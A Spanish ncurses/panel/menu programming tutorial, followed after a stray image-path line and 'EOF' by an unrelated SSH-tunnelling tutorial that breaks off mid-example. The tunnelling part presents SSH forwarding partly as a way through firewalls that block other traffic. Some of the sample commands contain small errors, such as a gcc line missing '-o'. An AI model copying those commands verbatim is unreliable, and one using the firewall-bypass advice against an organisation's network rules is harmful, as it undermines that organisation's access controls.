Con ganas de trabajar un poco y a cuento de aprender un poco mas, aqui estoy otra vez, con un nuevo articulo que no hara mas feliz al lector pero si a su escritor (deseo equivocarme).

Pregunta mas obvia: porque NCURSES?

Pues bien, sinceramente, no soy muy amigo de hacer aplicaciones con GUI's (Interfaces Graficas de Usuario), no obstante, cada vez que programo alguna pequeña utilidad a la vieja usanza, se me queda el gusanillo de porque esta no puede ser mas facil de controlar y a la vez mas atractiva al usuario. Desde luego, navegar con las flechas del teclado por un menu es mucho mas comodo que una lista de opciones de la que tienes que escribir el numero de la que deseas escojer.

Hace tiempo que escuche hablar de ncurses, pero quizas por las vagas introducciones que he leido en revistas o quizas por mi costumbre de hacer las cosas como en el siglo XV, no me habia parado a investigar mas.
Todo ha cambiado, he decidido ponerme las pilas y he encontrado informacion no poco valiosa. Un poco enamorado de ncurses? porque negarlo, cuando programas algo y los resultados son satisfactorios, la recompensa moral es indescriptible.

Intentare hacer esto lo mas ameno e inteligible que pueda para el lector, sin dejar a un lado los detalles tecnicos e invitar al programador no solo a programar sino a entender y amar su codigo.

Puede que yo no tenga todas las respuestas pero, sin duda alguna, internet es la fuente de informacion mas poderosa, como siempre, el problema es "saber buscar".

02. INTRODUCCION

Que es ncurses?

Ncurses es una API que nos proporciona unos servicios con los que podremos crear ventanas, posicionar el cursor, hacer uso de colores y un largo etc pero, lo mas importante, es que tiene unas liberias complementarias conocidas con los nombres de panel, menu y form respectivamente, que nos permitiran controlar las ventanas de un modo mucho mas preciso, nos ayudaran a crear menus y a realizar formularios con los que el usuario se sentira mucho mas comodo.

Ncurses es una liberia mejorada de lo que fue en sus tiempos curses.

Quien creo ncurses?

Pues el encargado de tal tarea fue Pavel Curtis. Hoy en dia, los encargados de mantener el paquete son:

- Zeyd Ben-Halim
- Eric S. Raymon
- Thomas Dickey
- Juergen Pfeifer

En la version que dispongo yo actualmente de ncurses (5.3-110), estos son los autores que aparecen citados en los fuentes:

```
/****************************************************************************
*  Author: Zeyd M. Ben-Halim <zmbenhal@netcom.com> 1992,1995                *
*     and: Eric S. Raymond <esr@snark.thyrsus.com>                          *
*     and: Thomas E. Dickey 1996-on                                         *
****************************************************************************/
```

Juergen Pfeifer es el encargado de las librerias "menu" y "form".

La primera direccion de correo la he visto cambiada en otro sitio por: <zmbenhal@clark.net>

03. COMPILACION

Para poder hacer uso de estas librerias debemos de añadir a nuestros fuentes ciertos includes y agregar alguna opcion a la hora de compilar para que nuestros programas puedan funcionar perfectamente.

Principalmente añadiremos a los fuentes las siguientes directivas segun
las librerias que vayamos a utilizar:

```
ncurses -> #include <ncurses.h>
panel   -> #include <panel.h>
menu    -> #include <menu.h>
form    -> #include <form.h>
```

El sistema posee una liberia estatica y otra dinamica para cada servicio:

La primera aumentara el tamaño del programa pero nos asegurara que
esta funcione en cualquier ordenador aunque no tenga instalado el paquete
citado.

La segunda solo añadira lo indispensable a nuestra aplicacion pero para
ejecutarse, asume que el ordenador en el que se inicia, cuenta con tales
librerias.

Esta ultima es la mas utilizada pero, es el programador quien debe decidir
cual va ser el ambito de la aplicacion y escoger la opcion mas conveniente.

Las librerias son las siguientes:

```
           ESTATICA           DINAMICA
ncurses -> libncurses.a       libncursesw.so.X.Y
panel   -> libpanel.a         libpanel.so.X.Y
menu    -> libmenu.a          libmenu.so.X.Y
form    -> libform.a          libform.so.X.Y
```

X e Y -> Version de las librerias.

Si queremos hacer el enlace estatico debemos ponder la liberia deseada como
un modulo mas de nuestra aplicacion, por ejemplo:

```
gcc programa.c /usr/lib/libncurses.a -o programa
```

Si por el contrario queremos el enlace dinamico el comando seria asi:

```
gcc -lncurses programa.c programa
```

Aqui expongo un ejemplo de makefile en el que utilizo la libreria ncurses
de modo estatico y el resto de forma dinamica:

```
<++>
LDFLAGS=-lpanel -lmenu -lform

all: programa

programa: programa.o /usr/lib/libncurses.a

clean:
      rm programa.o programa
<-->
```

Cualquier duda para compilar un programa podeis hacermelo saber en mi
correo, cuanta mas informacion me deis mas facil sera de solucionar el
problema.

```
_*#*__*#*__*#*__*#*__*#*__*#*__*#*_
_*#*_  04. CONCEPTOS BASICOS  _*#*_
_*#*__*#*__*#*__*#*__*#*__*#*__*#*_
```

Antes de nada me gustaria que conocieseis algunas de las variables mas
importantes ya declaradas por la libreria:

```
stdscr  -> Puntero a la ventana principal (pantalla completa).
curscr  -> Puntero a la ventana actual.
newscr  -> Puntero a una ventana nueva.
LINES   -> Lineas de la ventana del terminal.
COLS    -> Columnas de la ventana del terminal.
TABSIZE -> Tamaño del tabulador (espacios que contiene).
```

COLORS -> Numero de colores individuales.

La primera funcion a utilizar cuando programamos con ncurses es initscr(), cuyo prototipo veremos a continuacion.
Su objetivo es determinar el tipo de terminal del que disponemos y de borrar el contenido existente en la pantalla mediante una llamada a la funcion refresh(). Alguien pensaria que iva a decir system("clear"), pero recordar que no estamos trabajando con la biblioteca estandar.
Realmente initscr() realiza una llamada a la funcion newterm() que se encarga de la mayor parte del trabajo. Si trabaja sobre multiples terminales puede utilizar newterm() directamente, de todas formas, esta funcion no nos concierno ahora.

```
extern NCURSES_EXPORT(WINDOW *) initscr (void);
```

Como se puede comprobar, si todo ha salido bien, esta funcion devuelve un puntero WINDOW que representa a la pantalla completa.

Ahora tendremos a nuestra disposicion una lista de funciones que utilizaremos segun nuestras necesidades y que describire seguidamente.

raw() -> Con ella le diremos al programa que recoja el contenido de las teclas segun van siendo pulsadas sin esperar un "Intro", ademas de caracteres, esta funcion reconocera teclas especiales como flechas y combinaciones.

keypad() -> Esta es realmente la funcion encargada de detectar la pulsacion de teclas de desplazamiento o de funcion(Fx). Necesita dos argumentos al ser invocada:
1- Puntero WINDOW de la ventana a la que afectara. Utilice la variable "stdscr" para la principal.
2- TRUE o FALSE para activar o desactivar.

has_colors() -> Indica si nuestro terminal soporta la capacidad de utilizar colores. El valor devuelto sera 0 si no puede y distinto de 0 si puede.

start_color() -> Facil de deducir, si en nuestra aplicacion vas hacer uso de colores, esta se encargara de inicializar un conjunto de ellos para que esten disponibles.

init_pair() -> Asocia a un indice (un entero) una pareja de colores, que seran utilizados por la siguiente funcion para establecerlos en una ventana.

wcolor_set() -> Establece una pareja de colores (indicada por su indice en el segundo parametro) como predeterminada para una ventana (cuyo puntero WINDOW se facilita como primer parametro). Como tercer parametro utilizaremos NULL.

wbkgd() -> Funciona igual que la anterior pero solo requiere dos parametros, el primero es la ventana y el segundo es una directiva llamada COLOR_PAIR() cuyo argumento sera el indice de una pareja de colores.

echo() -> Permite que las teclas pulsadas en el teclado se vean en el teclado, su correspondiente es noecho().

nodelay() -> Provoca que el programa no se bloquee si hay una funcion que esta esperando la pulsacion de una tecla. Precisa de los mismos parametros que keypad().

curses_version() -> Informa de la version de esta libreria.

endwin() -> Siempre hay que llamar a esta funcion antes de la finalizacion del programa ya que es la encargada de devolver los atributos del terminal a su estado original y que todo siga su transcurso normal.

Antes de pasar al siguiente apartado quisiera dar un ejemplo del uso de las funciones init_pair() y wcolor_set() para que no le queden dudas al lector:

```
init_pair(1,COLOR_CYAN,COLOR_BLUE); // 1 es el indice
```

```
wcolor_set(ventana, 1, NULL); // Tambien vale:
wbkgd(ventana,COLOR_PAIR(1));
```

IMPRIMIR EN PANTALLA

Las funciones de salida estandar no nos seran nada utiles cuando programamos con ncurses porque en memoria se mantienen unas imagenes que representan el contenido de cada ventana, incluso de la principal, por lo tanto las funciones que utilizaremos para enviar informacion al terminal, escribiran en estas imagenes y luego seran enviadas a la pantalla cuando se utilice la funcion refresh().

Que funciones debo utilizar entonces?

```
wprintw() -> Funciona igual que printf() pero necesita como primer parametro
             un puntero WINDOW con la ventana en la que se desea escribir.
          Ej: wprintw(ventana, "Numero %d", 5);

printw()  -> Lo mismo que la anterior pero no necesita el puntero WINDOW ya
             que esta solo trabaja sobre "stdscr".
```

Debo mencionar que para actualizar una ventana especifica hay que utilizar la funcion wrefresh() a la que se pasa como primer argumento la ventana deseada. Refresh() como printw() es para "stdscr".
Tambien cabe mencionar que tanto refresh() como wrefresh() llaman a la funcion doupdate(), por ello no debemos de escribirla nosotros.

Doy por sabido que las siguientes funciones trabajan sobre la ventana indicada como primer parametro:

```
waddch() -> Escribe un caracter en la posicion actual del cursor.

mvwaddch() -> Escribe un caracter en la posicion indicada como
              parametros 2 y 3.

waddstr()-> Escribe una cadena en la posicion actual del cursor.

mvwaddstr() -> Escribe una cadena en la posicion indicada como
               parametros 2 y 3.
```

Si a cada una de estas funciones le quitamos la "w" de su nombre, tendremos las funciones complementarias que trabajan sobre "stdscr". El programador no se puede quejar de la mnemotecnica de ncurses.

Otras funciones:

```
wmove() -> Mueve el cursor a la posicion deseada.
           Parametro 2: fila.
         Parametro 3: columna.

wclear() -> Borra el contenido de la ventana.
```

ENTRADA DE DATOS

Las funciones mas usadas a la hora de obtener datos del teclado son las siguientes:

```
getch() -> Recoge un caracter del teclado y, si el "eco" esta activo,
           llama a addch para imprimirlo en pantalla.

wgetstr -> Recoge una cadena del teclado.

wscanw -> Complementaria a wprintw(), recoge una cadena con formato.
```

Seguro que se me quedan otras tantas funciones en el saco pero estas son las mas importantes para empezar. De cualquier modo, teneis los fuentes para ver los demas prototipos.

```
_*#*__*#*__*#*__*#*__*#*_
_*#*_ 05. VENTANAS  _*#*_
_*#*__*#*__*#*__*#*__*#*_
```

Las propiedades de una ventana vienen definidas en "struct _win_st" y no son muy complicadas de comprender. Ha sido definido un tipo de dato llamado WINDOW que utilizaremos para definir nuevas variables para crear ventanas.

Aqui muestro parte del codigo:

```
typedef struct _win_st WINDOW; // Definicion de tipo

struct _win_st // Estructura de una ventana
{
      NCURSES_SIZE_T _cury, _curx; /* current cursor position */

      /* window location and size */
      NCURSES_SIZE_T _maxy, _maxx; /* maximums of x and y,
                                      NOT window size */
      NCURSES_SIZE_T _begy, _begx; /* screen coords of
                                      upper-left-hand corner */

      short   _flags;         /* window state flags */

      /* attribute tracking */
      attr_t  _attrs;         /* current attribute for
                                 non-space character */
      chtype  _bkgd;          /* current background
                                 char/attribute pair */

      /* option values set by user */
      bool  _notimeout; /* no time out on
                           function-key entry? */
      bool  _clear;           /* consider all data
                                 in the window invalid? */
      bool  _leaveok;   /* OK to not reset
                           cursor on exit? */
      bool  _scroll;    /* OK to scroll
                           this window? */
      bool  _idlok;           /* OK to use
                                 insert/delete line? */
      bool  _idcok;           /* OK to use
                                 insert/delete char? */
      bool  _immed;           /* window in immed mode?
                                 (not yet used) */
      bool  _sync;            /* window in sync mode? */
      bool  _use_keypad;      /* process function keys
                                 into KEY_ symbols? */
      int   _delay;           /* 0 = nodelay, <0 = blocking,
                                 >0 = delay */

      struct ldat *_line;     /* the actual line data */

      /* global screen state */
      NCURSES_SIZE_T _regtop; /* top line of scrolling region */
      NCURSES_SIZE_T _regbottom; /* bottom line of scrolling
                                    region */

      /* these are used only if this is a sub-window */
      int   _parx;            /* x coordinate of this window
                                 in parent */
      int   _pary;            /* y coordinate of this window
                                 in parent */
      WINDOW      *_parent;   /* pointer to parent if a
                                 sub-window */

      /* these are used only if this is a pad */
      struct pdat
      {
          NCURSES_SIZE_T _pad_y,      _pad_x;
          NCURSES_SIZE_T _pad_top,    _pad_left;
          NCURSES_SIZE_T _pad_bottom, _pad_right;
```

```
      } _pad;

      NCURSES_SIZE_T _yoffset; /* real begy is _begy + _yoffset */

#ifdef _XOPEN_SOURCE_EXTENDED
      cchar_t  _bkgrnd; /* current background
                                  char/attribute pair */
#endif
};
```

Los comentarios en ingles faciles de traducir no?
Algunos los he dividido en dos lineas por eso del formato de 80 caracteres maximo por linea del articulo.

Para crear una ventana llamaremos a la funcion newwin() con los siguientes parametros:

1- Numero de filas
2- Numero de columnas
3 y 4- Coordenadas donde se situara la esquina superior izquierda de la ventana.

Esta funcion nos devolvera un puntero WINDOW que utilizaremos a lo largo de la aplicacion para controlar dicha ventana.

Ej:

```
WINDOW *miventana;

miventa = newwin(7,4,0,0);
```

En este caso la ventana se situara en la esquina superior izquierda de la pantalla.

Son muchas las limitaciones que tenemos con ncurses con respecto al control de ventanas pero, para solucionarlo y alegrar el dia al programador, se ha creado la libreria "panel" con la que conseguiremos unos resultados mas que satisfactorios. Pasemos a explicar entonces su funcionamiento.

```
_*#*__*#*__*#*__*#*__*#*_
_*#*_  06. PANELES  _*#*_
_*#*__*#*__*#*__*#*__*#*_
```

Por decirlo de alguna manera digamos que un panel es el manejador de una ventana, una vez asociado a la misma podemos controlarla y realizar todo tipo de operaciones con ella. Un panel es lo que le da poder a una ventana, es el que la convierte en un objeto dinamico con el que se puede interactuar.

Crear un panel es cosa de niños, simplemente llamaremos a la funcion new_panel() con el parametro WINDOW de la ventana a la que queremos asociar el panel. La funcion retorna un puntero del tipo PANEL el cual usaremos apartir de ahora con muchas y muy variadas funciones.

Ej:

```
WINDOW *miventana;
PANEL *mipanel;

miventana = newwin(4,7,0,0);
mipanel = new_panel(miventana);
```

Las ultimas dos instrucciones se podrian haber resumido en algo mas simple como : mipanel = new_panel(newwin(4,7,0,0));

Tras realizar la llamada a new_panel(), por defecto, el nuevo panel sera visible y no habra que llamar explicitamente a la funcion show_panel().

Como ya hice anteriormente, asumire que saben que el primer parametro de las siguientes funciones siempre es el puntero PANEL de la ventana a controlar:

panel_hidden() -> Nos indica si el panel esta oculto o no.

show_panel() -> Hace visible un panel.

hide_panel() -> Oculta un panel.

move_panel() -> Mueve el panel a las cordenadas indicadas como segundo y
tercer parametro.

top_panel() -> Superpone el panel sobre el resto.

bottom_panel() -> Pone el panel debajo del resto.

panel_above() -> Devuelve un puntero tipo PANEL del panel que esta sobre
el que hemos indicado como primer argumento. Si este ya
era el primero devuelve NULL como valor de retorno.

panel_below() -> Opuesta a la anterior, devuelve el que esta debajo.
Devuelve NULL si no existe.

panel_window() -> Nos devuelve el puntero WINDOW de la ventana asociada
al panel.

replace_panel() -> Asocia un panel a una ventana proporcionada como segundo
argumento. Un panel puede reutilizarse para tantas
ventanas
como se desee.

del_panel() -> Desace la asociacion entre el panel y la ventana
eliminandolo.

Hay algunas funciones mas que tambien son importantes pero no me gustaria liaros mientras os estais iniciando en esta materia. Si necesitais mas informacion, personalmente la puedo proporcionar o buscar si me escribis a mi correo.

Para conseguir que los cambios efectuados con las funciones anteriores tengan un reflejo visible en pantalla, habra que llamar a las funciones update_panels() y doupdate().
En este caso update_panels() no conlleva una llamada a doupdate() por lo tanto la llamaremos desde la aplicacion como otra orden mas.

07. MENUS

Ha llegado el momento de combinar lo bonito con lo comodo. Con esta libreria conseguiremos hacer listas de opciones navegables con las flechas del teclado y que tambien podran dar paso a otras sublistas (submenus).
Lo mas util de todo esto es que conseguiremos que cuando una opcion sea seleccionada y presionemos INTRO u otra tecla que queramos, haga las operaciones que mas deseemos (generalmente llamar a una funcion).

La primera estructura que debemos conocer se conoce por el nombre de MENU, no la copiare aqui para no alargar demasiado el articulo. Contiene toda la informacion necesaria para controlar el menu.

La segunda estructura mas importante a la hora de conocer la programacion de menus, es conocida como ITEM (en realidad es un tipo de dato definido). Cada puntero de este tipo hara referencia a una opcion del menu. Todas las opciones del menu seran almacenadas en un array (matriz o arreglo) de punteros ITEM.

```
typedef struct tagITEM
{
  TEXT           name;        /* name of menu item
*/
  TEXT           description; /* description of item, optional in display
*/
  struct tagMENU *imenu;      /* Pointer to parent menu
*/
```

```
  void           *userptr;    /* Pointer to user defined per item data
*/
  Item_Options   opt;         /* Item options
*/
  short          index;       /* Item number if connected to a menu
*/
  short          y;           /* y and x location of item in menu
*/
  short          x;
  bool           value;       /* Selection value
*/

  struct tagITEM *left;       /* neighbour items
*/
  struct tagITEM *right;
  struct tagITEM *up;
  struct tagITEM *down;

} ITEM;
```

De nuevo un contenido facil de descifrar si tenemos unos minimos conocimientos
de ingles y estamos un poco avispados.

Las funciones que mas nos interesan por el momento son:

new_item() -> Nos devuelve un puntero ITEM a partir de un nombre y una descripcion que le entregaremos como primer y segundo parametro
respectivamente.

new_menu() -> Toma como unico parametro la matriz de punteros ITEM que hemos ido rellenado con cada llamada a new_item() y nos devuelve un puntero de tipo MENU con el que controlaremos el mismo.
Para que la funcion se ejecute con exito, la matriz debe acabar con un puntero ITEM nulo (NULL).

Como crear un menu?

Primero declaramos el array de punteros ITEM que sea una unidad mayor que la cantidad de opciones que vaya a tener el menu y, tambien declaramos un puntero tipo MENU con el que se controlara el mismo:

```
MENU *menu;
ITEM *ops[6];
```

Luego debemos crear una matriz normal de tipo char* en la que introduciremos uno a uno los nombres de las opciones que queremos posea el menu:

```
char *opciones[5] = { "Nuevo", "Abrir", "Guardar", "Cerrar", "Salir" };
```

Lo siguiente es crear los punteros ITEM que seran almacenados en la matriz que hemos creado para tal objetivo. Agregamos tambien el puntero nulo:

```
for(i=0; i < 5; i++)
  ops[i] = new_item(opciones[i], "");

ops[5] = (ITEM *)NULL; // Realizamos un typecast para que el valor NULL
                          sea tomado tambien como un ITEM mas.
```

Por fin llega el momento de crear el menu:

```
menu = new_menu(ops);
```

Todo correcto pero, si nuestro programa fuera asi, el menu todavia no se visualizaria en pantalla, como siempre, necesitamos un par de llamadas mas:

```
post_menu(menu); // Hace que el menu sea visible, su opuesto unpost_menu()

refresh(); // Llamada casi obligatoria despues de todo cambio
```

Bien, todo ha salido como esperabamos.
Cabe decir que antes de que la aplicacion termine, el menu debe ser eliminado al igual que todas sus opciones para dejar limpia la memoria.

Utilizariamos otras dos funciones de esta forma:

```
free_menu(menu);

for(i=0; i < 5; i++)
  free_item(ops[i]);
```

El tema de la creacion y acceso a submenus sera explicado en la siguiente parte de este articulo.

DESPLAZARSE POR EL MENU

Un menu en pantalla sobre el que no podamos interactuar no seria de verdadera utilidad, no es cierto?
Pues bien, para todos (creo yo) lo mas comodo es utilizar las flechas del teclado y alguna que otra tecla con funcion de navegacion.

Antes de empezar debemos de conocer unas constantes que seran las encargadas de la navegacion por la lista de opciones.

```
#define REQ_LEFT_ITEM    // Moverse a la opcion de la izquierda
#define REQ_RIGHT_ITEM   // Moverse a la opcion de la derecha
#define REQ_UP_ITEM      // Moverse a la opcion de arriba
#define REQ_DOWN_ITEM    // Moverse a la opcion de abajo
#define REQ_FIRST_ITEM   // Moverse a la primera opcion
#define REQ_LAST_ITEM    // Moverse a la ultima opcion
#define REQ_NEXT_ITEM    // Moverse a la opcion siguiente
#define REQ_PREV_ITEM    // Moverse a la opcion anterior
```

He omitido varias que de momento no nos seran de utilidad pero ser conscientes de su existencia. Recordad, los fuentes nunca mienten.

Todas estas constantes seran utiles a la hora de ejecutar la funcion menu_driver(), que necesita como primer parametro el menu sobre el que va a operar y como segundo una de las constantes anteriores.
El segundo parametro tambien puede ser un caracter a partir del cual buscara el patron de coincidencia en el menu pero no me voy a meter mas a dentro para no dificultar la tarea.
Los valores de retorno de esta funcion son dos:

E_OK -> Todo ha salido bien.

E_REQUEST_DENIED -> La opcion requerida no se ha podido realizar.

Ahora solo tenemos que hacer que nuestro programa identifique las teclas que son pulsadas y asocie a cada una de ellas una de las constantes anteriores.

Las constantes para reconocer las teclas de navegacion son:

```
#define KEY_DOWN    // Flecha abajo
#define KEY_UP      // Flecha arriba
#define KEY_LEFT    // Flecha izquierda
#define KEY_RIGHT   // Flecha derecha
#define KEY_HOME    // Tecla Inicio
#define KEY_END     // Tecla Fin
```

Hay una tirada de ellas mas pero soy asi de tacaño.

Primero prepararemos la funcion que detecta la tecla pulsada y devuelve como valor de retorno la constante apropiada.
Acordaros que para que nuestra aplicacion reconozca estas teclas especiales tendremos que llamar primero a keypad() con sus correspondientes argumentos.

```
int identecla(){

  int tecla;

  tecla = getch();

  switch(tecla){
```

```
    case KEY_UP: return REQ_PREV_ITEM;
    case KEY_DOWN: return REQ_NEXT_ITEM;
    case KEY_HOME: return REQ_FIRST_ITEM;
    case KEY_END: return REQ_LAST_ITEM;
    default: return tecla;
  }
}
```

Y ahora solo queda llamar a la funcion menu_driver() con los parametros necesarios, en nuestro caso:

```
menu_driver(menu, identecla());
```

Ya puede navegar comodamente por su menu, pero no nos detengamos aqui y sigamos aprendiendo un poco mas.

ACTUACION DE LAS OPCIONES

Cuando una opcion es seleccionada y presionamos la tecla INTRO es de suponer que una funcion (o trabajo) que nosotros hayamos decido se ejecute.

Para este objetivo tenemos a nuestra disposicion un par de funciones interesantes que usadas conjuntamente arrojan una funcionalidad importante.

La primera de ellas es llamada current_item() que nos devuelve el puntero ITEM de la opcion que actualmente esta seleccionada.

La segunda es item_index() que ofreciendole como unico parametro un puntero del tipo ITEM devuelve como valor de retorno el indice (entero) que ocupa esa opcion en el menu.

A partir de este indice cualquiera de nosotros es capaz de asociarle una funcion adecuada.
Lo que mas rapido se me viene a la mente es una clausula switch() que tome como parametro item_index(current_item()) y que dependiendo del valor devuelto se ejecute la funcion requerida.

De todas formas hay muchas y muy variadas formas de hacer todo esto y seran explicadas en profundidad en la segunda parte del articulo.

08. PROGRAMA EJEMPLO

Mi objetivo era que el programa ejemplo llegara a tiempo, pero debido a mis estudios en estos momentos mis escasos minutos libres como programador no estan teniendo su espacio.

De cualquier manera, el programa va incluir formularios, tematica extensa de la segunda parte de este articulo. Por tal motivo el programa estara a vuestro alcance y disposicion en la segunda parte.

El programa que demuestra las aplicaciones de Ncurses pretende ser como un almacen de informacion donde guardar la topologia y caracteristicas tanto de una red como de los ordenadores que la forman.
Por el momento queria que el programa solo manejara redes de tipo Ethernet, pero nadie quita (y sera lo mas seguro) que trate con redes wireless y de cualquier otro tipo, ya que ese es el objetivo del programa.

De todas formas, os animo a ir escribiendo aplicaciones pequeñitas con Ncurses para coger algo de practica y que saqueis buenos resultados, con la parte final del articulo tendreis bastante mas experiencia y las ideas empezaran a brotar de vuestras propias mentes.

Pido disculpas por mis escusas.

_*#*__*#*__*#*__*#*__*#*_
_*#*_ 09. DESPEDIDA _*#*_
_*#*__*#*__*#*__*#*__*#*_

Otro hasta luego mas para la coleccion, pero rocordad que nos vemos en la segunda parte de este articulo que espero salgo a la luz lo antes posible.

Como siempre, mi idea era la de que los que leeis esto llevarais lo aqui escrito a la practica pero tambien sois vosotros los que debeis elegir con que herramientas luchar.

Si, la vida es un combate por la supervivencia, el que tenga mas informacion tendra el poder pero, solo el que sepa utilizarla alcanzara la victoria. Los de ahi arriba tienen el poder pero sin nosotros nunca alcanzaran la victoria,
somos la revolucion...

Hasta la proxima chic@s.

by blackngel


EOF

Creando y Utilizando tuneles SSH

1.- Que son los tuneles SSH?
2.- Por que necesitamos los tuneles SSH?
3.- Que necesito para empezar?
4.- Client? Server? Significa lo mismo que siempre?
5.- Procedimiento
6.- Ejemplo
7.- Tenga presente...
8.- Recursos

1.- Que son los tuneles SSH?

Un túnel de SSH es un camino seguro (conexión TCP) entre dos nodos en una red. Todo el tráfico de la red enviado a través del túnel se cifra -- cualquier paquete interceptado a lo largo de la conexion es ininteligible para cualquier persona que no posea la clave apropiada para descifrarlo.
Hablando claro, un túnel de SSH toma todo el tráfico enviado a un puerto TCP de su ordenador (un extremo del túnel), lo cifra, y lo envía a el ordenador remoto (el otro extremo del túnel). La computadora remota desencripta el tráfico y lo reenvia a un host y puerto especifico, a sí mismo o a otra máquina.



NOTA: El tunel es la flecha ":::::>" que va desde el pc de casa hasta el servidor SSH. Lo que hay a partir del gw Router es una red privada. El pc de casa podra acceder al servidor de aplicacion dentro de la red privada. Todo lo que tiene que hacer el router es permitir la entrada/salida del trafico ssh.

2.- Por que necesitamos los tuneles SSH?

La respuesta a esto está en gran parte influenciada por usted. Aquí están algunos ejemplos de cómo se puede dar un buen uso a un tunel SSH:

* Esta usted en un entorno restringido por un firewall o router que no permite las conexion del tipo que necesita. Si se permiten las conexiones por SSH atraves del router, puede usted utilizar un tunel para pasar atraves del router y utilizar los servicios de red que precise al otro extremo de la red.

* Usted desea enviar información utilizando protocolos como el SMTP o el telnet que son protocolos que trabajan en texto plano (usuarios y contraseñas incluidos).

* Si cree usted que el gran hermano / el FBI / la Interpol/ Echelon / Bavarian Illuminati estan fisgoneando en el trafico de su red, y quiere desbaratar sus intentos y reirse en su cara.

3.- Que necesito para empezar?

Este articulo asume que tiene usted conocimientos basicos sobre lo que es SSH, y como usar este para realizar una conexión con un servidor. Si le gustaria practicar con SSH, aqui tiene varios proveedores de cuentas shell gratuitas que le permiten utilizar SSH para conectar.

Usted necesitara tener un cliente y un servidor SSH funcionando para construir y probar su tunnel. He añadido unos enlaces al final de este articulo a sitios que contienen informacion sobre SSH y posibilidad de descargar programas cliente y servidor.

4.- Cliente? Servidor? Significa lo mismo que siempre?

Si tiene usted conocimientos sobre los mecanismos de redes, probablemente entendera estos terminos. Para aclarar estos terminos, aqui tiene algunas definiciones que seran utilizadas en este articulo:

Cliente: El ordenador del cliente es desde el que realizara usted la conexion SSH. Normalmente suele ser su computadora de casa o pc personal.

Servidor: El servidor es el ordenador al que esta conectando mediante el tunel SSH. Es ordenador podria estar dentro de una red privada o puede ser una cuenta shell en internet.

Destino: El destino (Target) es el ordenador que esta en el estremo final y que recivira el trafico de red enviados a traves del tunnel. Este ordenador puede ser igual que el servidor aunque no tiene por que serlo.

Con propositos de estudio, usted puede utilizar el mismo ordenados en forma de cliente, servidor y destino -- La conexion sigue el mismo camino que tendria que hacer por diferentes ordenadores.

5.- Procedimiento

Siga estos pasos para construir y probar su tunel. Estos pasos asumen que esta usted sentado frente a un ordenador cliente:

1. Primero realice una conexion normal al servidor SSH, para así verificar que todo esta funcionando correctamente.

2. Si el servidor y el destino no son el mismo ordenador, compruebe que el servidor puede acceder adecuadamente al puerto especifico del ordenador destino.

3. Configure su cliente SSH para habilitar la opcion de forwarding (reenvio) -- Este es el paso clave en la construccion del tunnel. Para esto, necesitara especificar tres bloques de información:

1. El puerto TCP en el ordenador del cliente que será utilizado como primer salto del tunel. Cuando el forwarding (reenvio) este activado, SSH estará escuchando en este puerto a la espera de trafico.

2. El nombre de host o direccion IP del ordenador destino (ultimo destinatario del trafico que circule atraves del tunel). Este sera resuelto por el servidor; Si el servidor y el destino son el mismo ordenador, usted podrá utilizar 'localhost' o '127.0.0.1'.

3. El puerto de la computadora destino que recibira el trafico que pase atraves del tunel desde el cliente y pasando por el servidor.

La configuración del cliente cambiará segun el software que utilice. PuTTY es un excelente cliente de SSH/telnet para windows -- si esta utilizando PuTTY, puede usted habilitar el forwarding (reenvio) desde Connection -> SSH -> Tunnels y una vez estemos ahí, introduciremos el puerto local y el host y puerto remotos (host:port) en la seccion de port forwarding. Si esta usted utilizando un cliente ssh de linea de

comandos, podra usted especificarlo de la siguiente manera:

```
# ssh -L myport:target_address:target_port server
```

...rellenando correctamente con los siguientes datos: servidor, puerto, direccion de destino (target_address) y puerto de destino (target_port).

4. Por fin se ha realizado esta primera conexion SSH entre cliente y servidor , verifique que myport este escuchando en el ordenador cliente. Para esto puede utilizar el comando netstat -ntl, le tendra que aparecer el puerto con estado LISTEN o LISTENING. Si ve usted el puerto en esta lista, quiere decir que su tunel esta creado y funcionando.

5. Configure la aplicacion que utiliza usted para enviar datos atraves del tunel; Debe usted asegurarse de que cualquier campo 'server name', 'nombre del servidor' o similar contenga 'localhost y que la informacion del puerto contenga el especificado por usted como myport. Por ejemplo, si esta utilizando el tunel para enviar un correo atraves de un SMTP, debera poner como servidor SMTP localhost (127.0.0.1) y usar el puerto especificado en myport.

6. Listo! Usted ahora tendria que poder usar su tunel SSH. Note que tiene que dejar la sesion SSH habierta mientras utiliza el tunel -- cierre la sesion cuando haya terminado y el tunel se cerrara sin problemas.

6.- Ejemplo

Fijese en la siguiente situacion y vaya paso a paso configurando El tunel SSH: Usted es un administrador de sistemas en Initech, y necesita configurar el ordenador de su casa para acceder al servidor de dominio de la empresa utilizando VNC cuando este fuera de la oficina. El personal de seguridad no permite entradas ni salidas inseguras por el router -- por lo que habrir puertos para VNC no es una opcion. Utilizando SSH puede usted crear un tunel que pase la conexion de VNC atraves del servidor de dominio y el ordenador de su casa.

1º Paso: Solicite que el router (router1.example.com) permita conexiones SSH desde internet. Estas conexiones deberan ser enrutadas o reenviadas al ordenador de su oficina dependiendo de la configuracion de la red.

2º Paso: Instale VNC en el servidor de dominio (192.168.1.100) y ejecute este como un servicio del sistema. Yo personalmente prefiero el UltraVNC, pero si usted no esta en un entorno 100% windows, necesitara usar el cliente y servidor de VNC para su configuracion concreta. Asegurese de que VNC le pide la contraseña, y pruebe a conectarse para comprobar que funciona correctamente. Ahora, el servidor de dominio es el ordenador destino, con el VNC escuchando en el puerto 5900.

3º Paso: Instale un servidor de SSH en el ordenador de su oficina, por ejemplo (192.168.1.139). Ponga este como un servicio del sistema, y asegurese de tener permiso para tener el ordenador encendido por la noche y fines de semana. Este ordenador sera el servidor, el cual tendra el servidor SSH escuchando en el puerto 22.

